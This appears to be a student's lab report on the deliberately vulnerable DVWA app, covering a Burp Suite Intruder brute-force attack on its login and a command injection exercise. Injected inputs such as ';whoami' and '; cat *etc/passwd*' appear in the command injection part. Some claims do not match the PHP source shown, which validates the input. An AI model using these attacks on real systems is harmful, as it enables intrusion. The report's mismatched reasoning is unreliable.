Project

Name: Tahia Tasnim Anika

ID: 2022200000006

SEC: CADS008

Instructor Name: Imtiaz Ahmed


Problem 1: Brute Force Vulnerability

Step 1: Open the Problem in DVWA

- Navigate to the Brute Force section on the left menu of the Damn Vulnerable Web App (DVWA) interface.


Step 2: Enter Dummy Credentials

- Type a random or common username and password into the login fields (for example, Username: user or admin, Password: pass or 1234).
- Click the Login button.



Step 3: Proxy and Browser Configuration


- Configure your web browser's network settings to route traffic through Burp Suite.
- Set the HTTP Proxy network settings to localhost (127.0.0.1) on port 8080 so Burp Suite can intercept the browser's traffic.



Step 4: Intercept the Request


- Inside Burp Suite, navigate to the Proxy -> Intercept tab and ensure Intercept is ON.
- When you submit the login form in your browser, Burp Suite captures the HTTP request before it reaches the server.

- In the raw data, you will see parameters like username=admin, password=1234, and login submission tokens being passed to the server.




Step 5: Send to Intruder and Set the Attack Type


Right click and select intruder




Step-6: Select the payload field. And use the cluster bomb attack method.
Because I use 2 input fields. When using multiple payload fields, then you need to use cluster bomb attack methods.




Step 7: Add Payload for 2 parameters.


Payloads
Payload position: 1 - admin
Payload type: Simple list
Payload count: 3
Request count: 3
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
user
pass
admin
Add


Payloads
Payload position: 2 - 1234
Payload type: Simple list
Payload count: 3
Request count: 9
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
pass
1234
password
Add


Step 8: Launch and Analyze the Attack

- Click the Start attack button in the top right corner. A new window will pop up running the automated attempts.



Problem2: Command Execution

Step 1: Go to the Command Execution section in the DVWA panel.



Step-2: Need to view the source code to get an idea about the server OS.

Command Execution Source

```php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST["ip"];

    $target = stripslashes( $target );


    // Split the IP into 4 octects
    $octet = explode(".", $target);

    // Check IF each octet is an integer
    if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4)  ) {

    // If all 4 octets are int's put the IP back together.
    $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];


        // Determine OS and execute the ping command.
        if (stristr(php_uname('s'), 'Windows NT')) {

            $cmd = shell_exec( 'ping  ' . $target );
            echo '<pre>'.$cmd.'</pre>';

        } else {

            $cmd = shell_exec( 'ping  -c 3 ' . $target );
            echo '<pre>'.$cmd.'</pre>';

        }

    }

    else {
        echo '<pre>ERROR: You have entered an invalid IP</pre>';
    }


}

?>
```

Step-3: So try to execute the Windows command.


However, this is not working because the backend queries do not match the command. To resolve this issue, we will need to review the source code.


```php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST["ip"];

    $target = stripslashes( $target );


    // Split the IP into 4 octects
    $octet = explode(".", $target);

    // Check IF each octet is an integer
    if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4)  ) {

    // If all 4 octets are int's put the IP back together.
    $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];


        // Determine OS and execute the ping command.
        if (stristr(php_uname('s'), 'Windows NT')) {

            $cmd = shell_exec( 'ping  ' . $target );
            echo '<pre>'.$cmd.'</pre>';

        } else {

            $cmd = shell_exec( 'ping  -c 3 ' . $target );
            echo '<pre>'.$cmd.'</pre>';

        }

    }

    else {
        echo '<pre>ERROR: You have entered an invalid IP</pre>';
    }


}

?>
```

Compare


As we can see, the backend query uses localhost and localhost -c 4. Therefore, before executing any command, we must use the localhost command first.

Step-4: Try to execute a command with localhost.






Step-5: Try to execute the command without localhost. I mean, comment out all previous queries and execute the command. This is our target.




Yes, it's working! I used the ;whoami command, and it successfully displayed the result. This happens because the semicolon ; acts as a command separator, effectively bypassing or terminating the previous commands. We can now test other operators like &, |, or || to see if they achieve the same result.



found all the directories. Here I use ; cat *etc/passwd* command .

Problem3: File Inclusion

Step-1: Open problem in DVWA.



